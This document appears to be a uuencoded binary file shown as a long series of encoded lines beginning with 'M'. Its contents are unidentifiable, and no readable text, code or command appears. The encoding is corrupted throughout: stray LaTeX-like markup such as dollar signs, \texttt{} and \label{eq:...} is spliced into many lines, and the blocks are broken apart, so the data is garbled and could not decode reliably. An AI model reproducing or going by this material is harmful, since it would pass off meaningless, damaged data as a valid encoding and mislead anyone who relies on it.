7"MV**4KFA.EVT5\R=[SO\$K]7)Z^1D+HO5,$ M`4%@4(QEM1B7)@N=<XD+X>7&<0RB\\\)XB7FJ1@4VGQL2S?(:9IA7IF\.^ZMV MSJ*A\$Y;!96%!!S_]Z<R#`]TK3/]8-%@N01!1]KOREN,1'E]5-[>?]7Z%?J%^ $M>_!V:S6QE"!.$SW*9)@'`':G)'H.;\\0[G!AO(,1A^6C7=AU3O9#MKK++FZ7($ $M6,((:010AYG(6$@Y$)(!",_,X3"!UOSN53-\H4($^!20/G/:E@$@^.4QGZE?)]$ M%ZPKRCDQBFHLLR1D=_E4V6G*N+"5677F[RV35_X'812-;=&4AA!@,CP[+;:@ M[?R,00>G+&^YD,D^GV5JT(,W"3!RZU>AZVH(U\$5\$L-W\$5+([#[>2MZ?)!(OV $MU/77@CRQL[+2$S[BH2C6J(J9:6961`JDB@@X.YJ]T_N/4-&+MQ`63Z]YJ<>$ MT?UOMVK_JF5, #CX=K<'FY8:*;+2.4:\$(G&5C+\$WLXYCUEG?11PY(N15))-(N MXT3\5?6T%<OMFI%1W_H2=?Q&[K4RGZ7GJ82*!2>@GB)M0=8LRL+NE8.9X-?. MXIEMO=HQ4IKSVSZD"B!9!"*&Q*S\[!>(IGK9[XUGAIIBQ)B484P\MF9TFL#C M'7RP?0K5B[E'K2A>O9A%P%PWSK(!8*H\$:;/7^8CQ2G,B,4PV+PNY8.UF9@2T M=58A13[N"ZQE6/L9IW[_UOG?5^\?4Z\X0>2/)(=CR6>-Y(9(:J,EI43GH6H1 MFO`%W;D9VM.S<_4[S;//J^?=YN'+SL8SU9G4E!F",\0/KL.8`]=9B-?1B1=\$ M?FN_77%16\$,PWJ8X*\\WKH/]%KO+QXR'1ML+:FY((NT\TE681\$T5"@5![LYU M6K=G\6-HQ16"!(&?.M1HY0DLD&`H80:\$%CPFDVV8K:L/80X12`)6""V+DE#W MO>KMA2<+%T,B31&[LAP\S9[#X'MF`?6F(<[9A'/["N'"<V80-X%81;?N(E), $M) > 2 + R; "> -5F2B6 < (7 + 1); 7 \times U[A@Y4 + R0B \times P5] "= D23Y : R- + [Q=A"X/, 4/]$ $M@_7\/H1JO>^+$).WEB9,HUV,(_[S2*H $\#XL[9$3&`U.?_O$`9E9KO\<R(26"#F)$ M@G#(]]?QH'X(J3HP!4FB2C)[/PM/3]!SF";^Y0ZBZE-"0>3ND%,(159"8_P^ MY\SQ]<LN#B;!O?)1X!00K1,F&.++V(S6;)/V8___"2WXZOC/50\$VF)>@ISEH2 M811RFZA2GH.=\$R\$H6J'AY^^ZGROL7Q(A%1_HX'1!--B%*-3Y>O'Q%;LW[=B? M>7BI2I=3Y1N0QNC!"RV:TF"(-V)EYE\1N[-X=0JA!F9XBQ[G,J291?U/HF_H M\>4B6R;;_>^.C/U%V49B9IK[5DR^(9%1U\7S/P&@BYI=?F;I:6.AZ!@.%@O` M^89CD<`P^CP.W_#/4<\`>'DSDY<BG`\$=)+9,\16ZMI-/HI+19A0RV[0I<]&X $\label{eq:mkpj=*s>4.YHHK9T} $$^5^81V8VZ0WPAR1NTSVX4$$_!ISFHOE.GMV $$$ $\texttt{MBF(B[]\&\J6@.\&*]EVU--3U.AJBC.\$.>Z1/)\]/,;AS+9L\$M-*W<2J,K"QOIT}$ $\texttt{M=UE[:(DP*4>1U*(N1LF>-B\&)DP-$3Y_^*Q/]-7\#WLV6T(N?AIK<Z\$\\#R_.-0) }$ $MP9W8'033C*U<ZA"EB(>/=:Y!XH>F5Z;2)ID<Y#+=XYWYSJ*J"CQ\.U@+B6J0$ MG-ZSWO5VGXF16-`3=)QA&8JWV_&FM>_G5IY%#@E;4QWI<7>5%9&D5V`^"725 ME=:164SP5^+IW,](+P=DQB>M;79D[A'%I4-1\$U96V.-4,>/7R<FMGI;R74*, MQ'8RSQV)M*OI^'`JHURO/\H"NKTPH:SF]JFM3U-&(#.NJ271&E!UNDKSBNJ(MXI;=,L2T@[=]";[W[]`EZK=\%V&<Z[(:(I1>L7MGA1U[/?[_1+>OP0(\$Z MN4IT:#G`2CTF; &.D7; G>@,C\UZYA6`\$.VSI3.=<QH54HRK4:^+).EY=>MX&Q MV](COAU"*S&%I`WLG@,\$U'Y1S%-QUY3E>=\H(6K!I,(?-(*I'<?#8%T[IT<P M+&=WGN%KJOJX;R/JW.HVK0(CEO)*B">C&(H!#H8(RGHQD""*8F:9&"YO^!'Z MB5)I,A9?MKS:?L@LGF<*D5B*-:R&0VZ)B6;NF9Z:H?-\$=@V(@ZCGU?),;/#> M*6]Q4>Z?8+*!48R%Z`Y]!4DTT8`OC0B4A\$*'#!WC0,<,#!=6:./+ZTC+)_G7 MKE]6T,=.U!``WUU1+901HC68PO=(3=Z5\$3>0(^?LF)]28I.,"[Z;I<;U<,BE MDEVU=;I#W^!GORN=/.<"-`Q/U\$%WST")(&B+Q_*]WO>72_@8`^4A_5_^7NY]

 $MV > F@03B \setminus (1BBK = MY \times SC)^Y + HLMT^QP5RZ@] >: $_ % / T5R, D(G \setminus 42LTEWH)$ M^SD1+HDP=]Y'P=Q2I0O5D]L\#%__[.K-Q6DME\&_&!%42=DG.\P3SY)-_<V3 MA^J48GZ\-RR00"%M9MW5DM?]]3^/G/6<@>HEFD%D`AIIL@\$QR]B<\$E">@!>O MD:R*^/;./**2UVY'E8.<\$_XD3M.%:-J&8_Y/YJ9_"D"L9)`S:^&8:J5CPB;@ MPQMWVR&=!\$8"%BJ73CBFK085F4DR7&)FVR34>C^?@G[U06#][5,P/,_%G,\$X M,K1VIA<MO\$DGQ@4%'*U,^D_`8FS#F"A-Y;)?73W9\HAGA\D9,=7XF@/XND]\ MG>29\$CNRV7B*8R2TGJ5=->QOF*)T[,Q,(U2<,UMB#2PEJ]+^XXF8(HWRUH\$Y $M^H(43HRQP!7R_*Q_(\S2\/(RV0<^-\@<X);29"\&8K+X"5](4C!HCL'D&EI<@)$ MBN&+!+`9&?>Y83]!OH_%6N/4VCJ*FA,"\%_+GP[D5,:>D5URS0J@IP,%ZRL $M#RT>%'0Z"NON[[2NT(*PF;M[M?.+1*>Q,`EB.Z&OY!?-=#^H/[^<&/&*S:6X])]$ MHTF%=&!1'Z8>0AH11_\$0DZ>>%W.YJD`GH(@87NZV=?-OXT5_0BTVEK)8_RU7 $M'X(>_i(KX.V/C7MPWC8\$=HL7I=\&\$:Q[(55U&Q6&E-,ZP+_+2)>2'G7W5R!#$ M+9T`8\$H&4=D.'![`WL.B\$)-)D12K&<&7":]?4[;/,QGFNDY?4F1]KE/FW7'9 $MM^A2M[9?)(86)^H,S^"@R>3"%W^,V^W:(Z7!]7HU)YK=LB:Y2"5%$KMEP.$ M]4L%\T%>CV!JR*]NBLP3(B_ZIL#C1V22-W!]-Q2#83S>V5%^Q:JQAC(QG]F, M9<G[)R.ADVLQWBR1M#HV%7UG`,A<J`X\$&W6G\\$^/IZ>_*P=4:X\$5\IA0;9H` M8"WVK_.@UHM-R(8Y^)\$!>7L8,U`X'AO902@(:%HY3+.3N807`A-M-Y\RJO[5 M3F)>^'/,F1%H&.01\$50/S\$#Y+[MN?HT1DG/&0Q\G+%=#B^ZC0D&X7E)*UN6A MMU\7/>*B,Z4*HV<%FEIH<LG^[>LT`AV/(DF9JTC#J7E3,4Q4Z59<F0*S&0*E MN9VT"LYX\^-R_:TA5&)"A[C`<#?:DT?:5*Y<?P5!Z0/(39\$B.M^-UVXPV^FV $M-=P_)WV[M=2-!?[XY!U-=,R!"LIHK)X-T<S4F@O!BJ;X328ZO?+VTK.F=#$ M/2Q6G8^'TQC<KO_X0OX'2OTF]/H_G\"",%:UT?,2'^07=_;6FX)EN3`X=\$'7 MP6AV/R]>)\+#H(BC:F)_&9@+OF?*K29-#[SF_FNA0#G\S^Y]35Z3\X`,5+D" M;!D\$^H!()_YY;(?U:'*S7Z!%!FSR=[L"\$BIHQVG\$*#V.[I(@G"!5EG'7C!D\$ $M@_2R+Q?SCKN,OL*K(>GVV/G+:9+U"'1V"`CU8F(SR6<T@&O9^CZD7SV*7<Y(SR6))$ M*[K#)"\KG\\YR:Y.>Q#^@WXSM3,VR+EA8,"ZQ`K.TZOI%O!5Q88"D\Q_?:.M $\texttt{M;\&HM9\$!=*W>9?9)/^Z+NN/VC,+J]0[Q304U!,GDB!/\$@[3>VD5;[MX?^7AT\&PM]) = \texttt{M;\&HM9\$!=*W>9?9)/^Z+NN/VC,+J]0[Q304U!,GDB!/$@[3>VD5;[MX?^7AT\&PM]) = \texttt{M;\&HM9\$!=*W>9?9)/^Z+NN/VC,+J]0[Q304U!,GDB!/$@[3>VD5;[MX?^7AT\&PM]) = \texttt{M;\&HM9\$!=*W>9?9)/^Z+NN/VC,+J]0[Q304U!,GDB!/$@[3>VD5;[MX?^7AT&PM]) = \texttt{M;\&HM9\$!=*W>9?9)/^Z+NN/VC,+J]0[Q304U!,GDB!/$@[3>VD5;[MX?^7AT&PM]) = \texttt{M;W}+\texttt{M;W}$ MQZCE":`<6DSW::_3YN55\$#%O+#@,-Y=3X<5,\'#';E?7'RV^1%YH(H*KA#"P MD: "%^7+=\$ON%RQO8Z3OMA'@%AH:V"1L49.ORW<KO?U^I'6RL#U[CB\-ALFM2 $M//CPM_G/KH^BP/4L"D#J>3@L$`T;=&052=V8\7JC!KQX.R*/N'1S9]D08B\\$ MVGCQY/.4'UD8-B1=G=QJB,HKGK=*4/=M.);S`>`WC/]&*JA>P?`KBV<V>(!N M2H76")^R]9'8%K-)L9,,&Q@_&LS!]DZ91])AD["I.U^F[`,%"]7"38AM/ET8 M8XCM2L;^-.WYG+HW7L8>=RY0(HP6%F5'<<_/(*3FV"BLL.1?5FK%K7BUA"IN MBW4B9*E5:+*581PU)&+C]1KP@>3\$)_0\$Q>:0_?FU3'OHI[%;6CM\>W>#13W6 MO\MN_9D>8+JETFB<,,,VVFK#&_5];.KUZWJM^-*`F>6V"#TN(^:!B_+>FX7IA M@Y@\$8[.J&)09`,D3>DW17#8[G'7_*Z7I1E))!AOOYA+</N*P,6D51\$\$EP6,D MB1I++6B09`0)79;XI)JJU%1/K-FB%2GO.7Z/.!9[8(486(>?\$OF`\U-;JIVU M'+G]>\^B4<\$@HR7V/_AARJ+2N!I4=["&4V.X]!RB+Y\O_,<V, `RX9YOH^#'A MC%/F: J^(IFU8P\^BB6D/[T0;HB'RB?2:;ACRJ4Y9-4JFH,K:43V!=O=D3: M8>[A1/"9)I\W<NRF4#9I^2<C8#HU[OIKXZ83J]MBOA*'0>!D#!"#(UB`[^AS MRRB\94GQOR;PH?\IO1@V`Y#"1.(QS13\$GQQ!X#0-G_:LYR#MRCF5HZF4WIG@ M0\$`,)@\$&@0Q>V6]V/F09<#<:/<V%VA:N>GD[P*P;ZLK=]JV\$C-L%%I_(S:L6 $M6JSU6$S.A^Z[]^F^Q4V7:&^<[>75\E6@W!\4N^FJ_WR95B5D91QV9>\X=R+)$ $\label{eq:mtry} \texttt{MTRY}<.OE[J8Z\F]JEB>W+*!\X,4:@NIJ==,2SXG+'\BW327FZ"8XD23G6\&BR6$ MRP-VWUUWK92; "B7L6)NR:LI=>XR4T-T[`7MM93V5\$/OV,-R>F]YEQP=]3,0D MK9:#\$\?9*Y*5HIN?UC>B6UY,*05*7[I'F+GYTZA;U;'6YFA@-K0V73*H,J- $MW\&6H')3JQD[,ZI>3*A6U<R&*D^L89S<#+QPP]!=N6D[//F>(G:N6X>3A8IK)$ MVT@F,5\$Z>QWLXS+"M.YF]U]%6MNV<3'G&R\U@7.N'D\$TR2:F4D_*E-T6A='1 MU/HUSU"B+Y:9BB,/\-9E!S:-FH8VHGD*13LX.%88?)YU<:G*<CZR2\PM>V<+ $M(+NHE5W7!CX/VO+AV*\&?B!R'W*A10@GR/^^/Y/)/$GBJT"BGI))IA(E>:4$ M06(@L<8IK-YEHF(L#%D2H+N5.U2A46;VJ`=J]ZM:\$;541@;JV" .?!QTNTU# $M*)'5Q=`KW(<&EFSOL,<Y)9^*UO/__/<N^(,_)^T^65>1]\:C[R:H/<YW#8-:$ MZG^AOUH[[*4*U8W]QMD/3J<TH@PI0B9@&COMP;O?*J=/I<B?I !^J^D^L H? $MM;BSSV^72/6,/?9$ '\$.MSC"=@Y\$4+1:3JKLL\/9+A))-BA8BK#GI=C4"I1M6S $M71P,.4*G)+@NPZU/[ERU.5?B_=*3-6&_!"<^\Z]YSKZ'_#[O^=[GY7QV&_5O]$ MU^&&Y;EW.?-0ZWK<JZYV;RRX^>0\$[%!6@@3+>C(J"A0:)Q>DT>#AX?`E^FIA MKA&%2*OC:;^+%D'OQY968&!XFZ"]1!J;M'")M^KL'+,LH;Y\$K*[2C8K9."%R M"]=*3RAX)F, `7JEE%+]/3N&ST08)TJNQPS)&SQ+`!8&PIET8P[\$=-CF='D>5 $M-MS@KM]1[9MJKY?@[I?\]OOL[_UV3:3G;Z74-W5<:NC(Q$J?AK+O#6JPT+N6$

MV?9Z?_B.]-,'#HBHW![LAMZP[B?-H"U7)3VN=F87FE3*\7_Z_C^WYR;TJ448 M"TCA?`,XM(0L(/FR2DR-%'KWV^YLX+80`J@DW7E??C^%W[U@\$_8;00FY\IHC M5+)S,C_+_!PO>8%U,VFQ#U`4`<"PZY5M:?L3NZ1\C))""D6\$TXW]TGYR-PD* MXJ&M)_9DW]TU\G=\$C\$AV8NU.?KC/!NEQE4]4UNRA\$(N%8Y`[&:,%G/ZE?>R1 MNE'[(495"F9=L1!8JI.PQ78,,B2[(>^KK=X]/O6N\2W(T.HSY;7P.P6*ER6< $M#8(; <-+0[\-3MJP\OA-M9SZ*L^^CUWDI9>E^O7DZ6-:U 7 1K\G)7\[R9K9-$ MXG8%;^`/'N6F)7<6*T875(C90-S+H]PKCV,?G7[?Q7]ADI1K#G\$0#8[#63^I M<)?R5K5.57&*TCMOV%;0X#,QRM8_PO=<>W3?(5HGY92S\S=/H3MW\$+NL+=WM M'M%U1X\8B.U7X'`E2J4G'\$O<(-KB->-QH[J8*\$2)RTI!B^P6>"+"Q'#JFOUR M]2,.UAJEZ^(??=/FXV]2:B3YPFTE-C3K]-]+JPLQBGZ?M`^39Z32=`RS9RBV MQ/[(@VSZL]:ZMJR@PO3N#F[*]J&`LIF557KAN;ZEB1!`+:.<8BD>:(<_=UHH M0X7[R.*1!!E?1^XC;')?E@+9*?9]<3/OJR_(;:A]Q^&=1N_1F6HD2Q9Y.GWZ M6^MS#TB"F]T0KA>NKD^B/IF_8QM\7GJH\$"J+._S8[R`FJ#HU][TTDNLHC]C4 M\$R&IN3R2^XU,;EY@DI6)B-_`EGQKN7K>MCXY"A6PP&03')K[3MD.M>^\$@#6A MD-,JY5/N"J2IKY8<TFF>7?8ZOIY<WG9:ZG3*-`<@B7/"%9RW*LF?KX+7'Y;L M%YTXW"\@,#&7&RZLL)9&P+[+WW%\$]U[Z]Q]J6_@?1&F(([!!P+/0KJ0YVJRX M7]HRUT^4I*`'@-H4J'Y?;7/;?S>W/.PB..[&\A9)<;<TG_HR5H2)KZ338=A" MG-4";CW_@5DR;^9Z+T//2'R[R]>+7UN7`:"@B`-+6)H5OYA\WK32T4N^^215 M>P"]<\$@],,0+Z7;9[E,DL0J6MB,&[#@9:./&9?6Q\F">G\AE_.&^/MQ=>U0\ M9=S-DR.M?6[WK>:]U;[^,]>%RL=WC&@/S!RA:(#?MJ2@@[)_#U0P79X)/CI, MF(1-Y50=1)Q'N'=@NE3('F8Q9B=B'1C06AP_AVN:JE=-FD=Z4<DKM/W37_R9 $M[Z1_-P(Z8-*?K@.1T.S(H8U+'[WY01]-P-%$.R;Z>;/L>KH^J_53YU/%VO._$ MSTFW<.\>5A?,XV1.NBI79X@A^;)O;X/<:TAODXBD()2/Y2'@RZ1=J\#PT-VT MUA\$?3L?I=]GQ+\!M*T7J:+#_-P?/01Y3+7#BKFN+;9EG\VF?/E`,CK_`\$'_I $M'PB!\&2Q'.K/TD/(R9B-\$\;(@H!@;U<Q=9+\-.XB-D97RVOS"V?!M>V9-Z.\H M8X?HE`?NK^3?[FUMARU&)JGLY\;P`30?Z=>OX8WYO_44^N1RHZ'T"5OGL^X^ M&.X_O=[_WQOXN`_<8Y5R1C,I!1)NQ'L@]X++GH.H)H_`'T*]S:MO(>DK^.-\$ M\$!N)HR"))1/A)]^(`\$AR:+S`-4GA)V^C63+K%F@L@A8FL:+^Y7M64>:<F(PL M1,0.8PZ@CDJ]A&\VKSU",?/-DAD_QD-.,W[ME--1N5!5G%;*D@D"47(",R(: $\texttt{MY9/2^0^-B80A(E?-PCJR2-8\$A1E;U*Q\7F/JE3_<'[]K3]!YC\+O\Y^I^\$RM }$ M88A/-'`".JH!<%#0R\$769MQ+0*4\1RL;[H'5RJ0WGJ3&7R:H[RL6ZPHDP/JR $M^D?U/DR#8^U?9VN933=*"0^60Q0D;(_.2(?+QR]7A:U5TSU*(\$VDV!&9#J)$ $M&A(\$LJ'->^07M\$H>\H<\/9^#2996^0!IIMK-]"\6')<^?\?\#BTV6]G5>`,AD$ MP"9^DQ,"0EOZZQA6(:2:T27;5?4QX^C57Q3CZ*=C?^;[G;3]:>84-)MPAC\$C $M'HB%^5]$TU9I4&H'8<Z,C"EQ14@@JS'A.#X6247N=-&N1F;:?SI4D\/*W#C-$ M8]T0^,J!0BY+G&LY112`KH_P=;SV]]N/*AZ==D^\$9X"<Y0\0`:.:C@:P'P8= MM^G/\$B2N0CS*QCJ:_2@;0<HPMA,8!3;U)@Z<Q4*Z;"?\$-XSF"HVLF63=B[+B MDWYZ 0/PVINT0-^1)/Z8R([+<ADCD)@7)XG314G\VS2I\%IYG,'Q'S[P.Y@3 $M(="6!J^AR0E8!A0(3^D5;@)<IN9>^23^28#4/*<.7PA,Q=A6+"_!S\^V*1H$ M&<Y5J]@G,G/-//S3V+D\$&1.89#JUL&XS?BC^\K@ 7+8@8I> C0`(KP/PF'DQ M:^Z]J7P;@93-(HA?60]GMCQB;@-\$KFL`YNB="\$!C#&PJC"GQMM"HY/577]N. M4FG)\$.6]&EI'6=:: `PG-,O*<!L2,SD)EW/D_BDG]V=9+J7W!\,!31_!W:Z;* $M-U4E-.;:)F_S^IKV6;KD6V;XL>:M,IM2D<25"-$@9#$RI(@\M4Q;]$4QS][,$ M?HL(#0G^S%H^0.6"]G\DZZ_]7\R-ZC<SNFR9)NA8P1^4E:,_TL[(@/-]?S_L ML*S:W6?A%QT]/(2'2W;8.IUB2G>.NG@[O[[!*.1.*4L"8[S5_&W(Q<6:7^-G M''#EJXK>-D\$PK1IV1=H5^Y&;OA`WI65>K?MTPR77?%(VBJ(@N1W)\K6STV-_ M.\?BU]!3[^CR;EEVW?X]%%M+LH%5:E2W<#%*NRI!TY)95\$@U*'2%DME2_2*-M?27%51[:@>I.7&"\$ZJU]386'%I_&%10_,HP,0GFW',.+,-0+HD.7Y(B4\$T"2 M?)\>A:&KCB/*/!`(?\$2\[X]>XE87-Z'G>SR5'<6,XYJ!9-#&C5[S!`:/C?\X $M^UV/2U^*:02?=FB'O!^V,@4*XD!8G[E-W4\?<Z&^/[W;Z_\'9V-`:A$<C2ON)$ M!X\4OH1L`Y>#;F<T6PY!1)&O-*:A9694"3F#**2TM+>ON7V8\GP%P L?OO[G $MROSOZHLM(+:-J=/]^U4=[V5X?(:^RPWZK!LEIV#!T?[7*8N<=UBR,-UUFYC$]$ MF,:.%F.NQ,1XX;?W\6E3_W.#MM/C?4S>UQ;YJ7V%U.+Q/)I(N1)52AIK5!7Q MRP:Q;YAS!_KEKM,#]AU?>OY;S_EK#=]@N'-.N.6.-A??@WJ,O<SP/!4(*SY($MQ#, $^O'O^*)A61:GAHH)'&7^U'%F5'?_0\)5?IKB.2@K0II?4*\00,)&*KW<0$ MH>UR']I!MGO*5PH@+U=NWD-S\J:E*Q!R-BU<'!:NMH?78X;*W5F/&Z6!H5E^ M@:T3P#DRTPNEL8Y-9N(#)=C_>/M,A%W/PZH/G]3+ZUY/N%3]SCX;0]I\$!B86

 MJK49=AE2\&.$[3&;=^U:T))2Y;RS(K'^XP3)']4LP5[4;(TUT1?#RQ7,]F$ M2)QL0"56/\]@90)KJ>6.]A2`LGV-[;MPM/XTW:\$>R<[0IGN%4!IOC,8GZQGT MC1URYU_JV]:GJ1>'XTN%>ZFF7)2!/75S69F3B0&WT/77WRYQS>N'N&QBQ6` $M\.6+[J[B^1+DS44:K[MM(DC,&48RJ''+_HXU9"BFB">?]2SM@:0-'EQD*^($ M90BTH71+X_<\+/LFK%)NF)F05IV_!B9[?J44U9!H1)23)LL5?(NF>W02\R;& MD(94'WCM;-ES']GF:CRI/E_/^_3'#\$"=Z1:L=_EVY]CBU)&]V0A2:C%W%_N) M/^)37[;W[?@!HBT:<\ !OA+#.??\$K]%F'!Y7JI,%.O"VF=X=@CR&PL*:!Z2X M:U?G<_!R^]7^\$WUPIC##S(RO^Q+R_T59'T>5W)@\Z/>VAI-\$@&4%\:KJ^9C M.)D3<P;K*\$5I1D791M]<9A=,^XYG)M\$"D]<;I)\$1\$I!*C_`(8B(%BQC2+T>I M%_TC9-]5BC(LUQ-/BC(,70LZ\Y?L8Z2:Z!]L3JR^\$4E,=T7D`:'ZF8=(>E)= MX.?LN^-K?T6_)RD47L8.3GE_3BRGS\$1>?:;=O';C&<^3U#J&OY%Q1&G;`HB? $M]K,?5R(PQG7P>(@5JXNNY\U\>+Q$1@(>FO+VO84;NX^14ADP1"XQ(#(Q.>;T)))$ $M</E'LZGGQ1\\(`*BGVBE\\OTY)G]\#^!]&_K/ZWL3CXMY\\BS+Y=>W%Q;\\0G9/$$ MJ(##^!^3>Y5Z^K<SBBBO\`O/CXU"Y//B!<`E20M8@CZ*.>W?G0P):%J;#RBV MMI6`FTZ&9DL#P\+]CY[U\EFH*I'4EI1\W)5,`E]4S!!A[#XTK2L2!0C(7`@4 $M^P"R*!1$70,>I?Y*Q>_\=(P!^/H0[X_@LR$*M<8$DI9&A]C@U+_>0N3UR=M$ M5W, HLZ+@?/`G9`2AN1K)^<YP3SOTL?G0J7VB=6R++9A>J!\$S[V6.0>:T0UHI MD2X[';1[*\$^()A-RBZ[%2Z3E[TZ5F\?N<YDZ+'>^=6,6U6Y''F64BR5)I`23 $\label{eq:mmst} \texttt{MM5T=S(P79\&J^GTF<_PXOB\$N'R8HVAED<Z\&CL,HR+@3]=0^QWC:K_[(R<\.L8)]}$ M.>64@(;Z&X;T+F3-=>?AAZ/D^Y9`,?LB-R[^^'#YS#74GD,P=M?:+_?@Z6I# M%R+Y1:JK0US2CS4^@2C&)K@&@NIYU_WS]%N[^"]NM\?*@CJZHYU^?TZ?MQ5# $M!^0<@E1%?,:T_T!7TIIO#)^6X>WU-WP^[YV4&5&7+/5Y-4CD^[];[#):1!9H$ MFL\$1@UW9-&,(?4\=)%7\XY/RCY+_:>?[`4)M]#^)LG<=-FJ-@D>F:4>FVL;_ MOXHC_)]<LR(_,EM?1)#6NLZ:.GH'5Z^`JTZ>4<5NG?'V\6?_DV2`1CH89]#_ M'W>397N>G<!QN>*9IRG7OUIV]#7B(`H^;R[&8MEXPO,/><19'I050_L;Z`^7 $\texttt{M4K_<L^{\$}[`D\]'RN(_<\&@+WROYGBG\U(^K<R`N]`!T)$CSSFY8\#8,MA}$ MPCOOVON_NM^)W?H.?\H>WIP9C(_.:3R+G3@D>&&[FB@TLP^))KC`>+7EPA&H M5)ZS/05]^M/3Z_B>M"\<^=NXXP*#,MKYHK^X3W,M<Y7A@7=/U?/]&%(7`AAO $MYK^M7+Q&X<>/%]+,%(7*.$:Y7W04`"/'O>DD.70H0%W+]/RNQX,>"/2VZ#5$ M="A-+;VF@79><>7KZG<\1%FBJW&',D5BG5JO57L'IA66/Z3<(Z-YYHS\$H#MR M(NHCZ*07#N6T21TK41`.GW6G#_)RUW4HZV2=\$\$&LF0%5V77^%JFK/=SP=F9\ M^GYOO,F3D=_\LUV5./IOVW[PM1*"YO),!AQ[L3+Q[X?>>8Y*WYUFTJ':M;.. $\texttt{M} < \texttt{QZ.GC7Q} > [\texttt{M}; \texttt{H}[/\&\#+\texttt{F1}'\texttt{U}^\texttt{M} < \texttt{GQ}']\texttt{U}; \texttt{U} \\ \texttt{$+$} \\ \texttt{ZM2}] \\ \texttt{G@\&"1/J03_K9B} < .\texttt{H}^\texttt{D}"17$ MWO,407']U;THVEU/_8_FSCGS9U)"Z0NJM&\$\$N_S>S%?^'73=XG=CPG0W[85< $\texttt{M[7`6_$V1IN$PMYNL\&\$Q=0_3VLTSS=IC4<3X\&Z@OCTJ+AU5M<[^AG'5Z>20Q1] }$ $MCS(Z=0)/\&]^{.5?\#[\#Z]UE<1NSU/$$E90-!R%WRYA8G*MAL6RFI""2/H7=W^D$ $MY\MS-'FCKY;WPE)\NUFV'\#HD\&"+9M0VA(H*E^L4;(($G-\#0\&\#MNL85C6.18))$ MF4; `&9&Z=HW; JT1P%XZ+1F.0>QR9)C1HXAY7S)_3_[^KEAII)0>\$CY-O253, MI]MGOUE!L!ZZ5N-#]9(X.8E7UVE@,:1CAR=@QTTQ6]\1MM9EKS9V6T%\$G`0F M:RN&)_>2DC2\$QIJVZDFE:A0G^1J09*\$`5]48CE\$3PC?)#3JT(-^=/0LU#5UJ MDLZ+""MWB3B\$7V;@K(*P8\$\$_\$Y(R?&XVUT,W)N\^K5=_U&2(`]Z]\5;Y%I^W MV[]U>840,TO:P?BV>]2I:397KS9LIRQQ,B,"M'@J24WW@QR;7N'!7\(ZYKCS $MS:O*FJJT[\\ ^Q+' :: < AAT:U-(*`*'O_W)MR@<^7*RN=68[!6G6*V\\@7;FSL?F$ MKGUAJF26T1K'9<*GGV'BOSH?WL8+P:A%]6VDSYZ]G5_[MQC?[\$UN:SI/OHF3 MJ4"V,L"`VQ[OJM^RXF2NS/:P8O7[PTLK@SSJ1NAWZ0G":!.QON@%+Z^"X>QQ M\$S)!9@/8B?0//.W[**!*<C:.7:0J`QD2_3UD!27NE[8UW0JMF4F/*CXD6WRY M727V39W1_-?F2E7;4BV[FQDVM+*@;; `&374[*MU]SUH#R2]B5%RYX<O74+98 $\label{eq:mm"} \texttt{MM"} \ [\ 3DL *^EOP3E \% 6 \ [\ FHHO 6M?C.P_BN 68; R \ -) \ Z \] < ?8Q, \ !G5Q \ [\ 12OC 9 = P \] \ /\ T$ M*;]C^Q)[5NRO`Y_1=V8"YOEU?1?[[[S[VZ^Z5:&I_!X,\VA%9&9>I!"_U%F3 M^#/WS7X*7FY()#600APR0=@]&2NI\$K3RJ*/[7S5Z3=GDAPN+(A#&R1@YN>!` $\label{eq:mc_condition} $$MC)C@Y$5X=[I\setminus]/F@_P![B^F$XWL"'R:?E1\#GPRNMS4OPQ17Q,V&B9#$X@9V)$$ M.TZS/7\[J%HA?A=@"9`*_YMAQ]^1PE_A#_7`Z9`EK*%E&&R.[R*MT0:*;L"($M[`WXN 35$(MHN")#$-PX$(13`9<4H#$ZJ^W:#$X0P>UN?&,28DFO).(`DQ0^$ $\texttt{M;D<,POIQM^L2SN\&J8FT3HJ\backslash5KS2H\$\#P;\$154\backslash]/\$)SM3=)XM\$\$'=ZV2:XI\$E}$ $MS;U5ED\#X,1@>?,:P!-\#V3V*ID5&J+HMB;?]SBJ)A@W[%>W2*;Z'&1VB#(&^-$ MO'), +HR1%.Y>W@/OK\E)FF]XY13R+K2/==UQ?:I6?\W1+&"XD8IA3QKK1EI, M6`B:F;PYSBW\$']E([X5,B4`;YJ@F)9.3WYO]*D(^9M\'MNKEJZ,)>=,+O66C

M*@,!`.J<_C<??\5`31?ADI;-C_4^5^!_%+3?,/J-&:/N1)T<OVBU+/N<6&+N MG21Z/#'<XQ]'P_EP.D-")D]Z:G&#G><K,<#FR&I+M#"P^N<_&Z)^N*;NN'@) M>+]]M<`+1S3;2J*:I.\C9*5-<D:Z]!A`;>2@ROH6TL9^Y&D%:SQ-CJ&BZ`O# M7]\$('0<8B<RUD,\$\;4OD7YK6\JXXAM)K/'GE/C'YM\$&:EP"8H+034+/(B]2% $MK.(=7.J\OZ935_@'^MXK9K%)ID&G]>>[%#/^\)$\42$"I:=.//.OL\>:;'$!$ MX%\$X?'%GZK\7NY(0!NGG>CR>B&7Y?E1>L/P'/!D=7H8*'G>SBH8-;MP2T;A(M);+1 313Z[8D*4J/NGBR:="Q8^+3&25\ =0#6*Q<"J]*G+=%R6IP\$PX)/0\$X0 M[KF#N=3[1WOLH+>F(/T1LZJ3&`\SFB'18U=&7JOD5#@P&(?:;#7VWWMDQ,Y< $MR, 7; 5, D\&. +7M_% <^+5H\Q=B^U?1@; !(&=.?&/UVXI]"D<-Z"(0,8&U#89B2=$ MGY)) ILSN29E6U^\23^LV04@[#!J^W%]<X9HE8NX<SQ`T=F.<Y<OGCLK*TX"G MV?FY^\;;A<<5JM07\^G:O;H?0'6^O4_C]6(*NG<F36!:-ID&9;A9C3IR/&Z> M]IKK(L=.:%&X1%/W)+2]8L#DW6MS4<25#).:HP\7@0(-FCUU654\TO*P@[\$6 $M8RO-^[,DEKT]JI=FAQ84RINQM]!!O^=<3K_%,?51^G34[/$?U//='J9_[U7]$ MY<98=VX\UEU=9G!&QM\$(>I*LY9"'0)GJ_,'=U/Y&BLXV-"^,\$\$@N0'H,E?B $M.7W=F-[1N<ZJ=\$Y>A9FQTJM4"(S6VHG(V<ULF#(N6`R$.Y$_7KR>ZIE6XJ^B)]$ MMY39S#LJ)</[(=AUX=+B6`?6A.G3\$9R41Z?=L74;J\-1EB(Z%G6<(*E,B\$/" M5F9=D6%)1*J\$3,N&2;#&I187?"<B,58\G38KH.`%@-?VX/./43TQXW;O%[7+ MR?V\09F4UD\$3'=@FR\$^][#?0A>J\;]'L9LG%?0!CP)/TC5?0GHMU<+R\-^@W 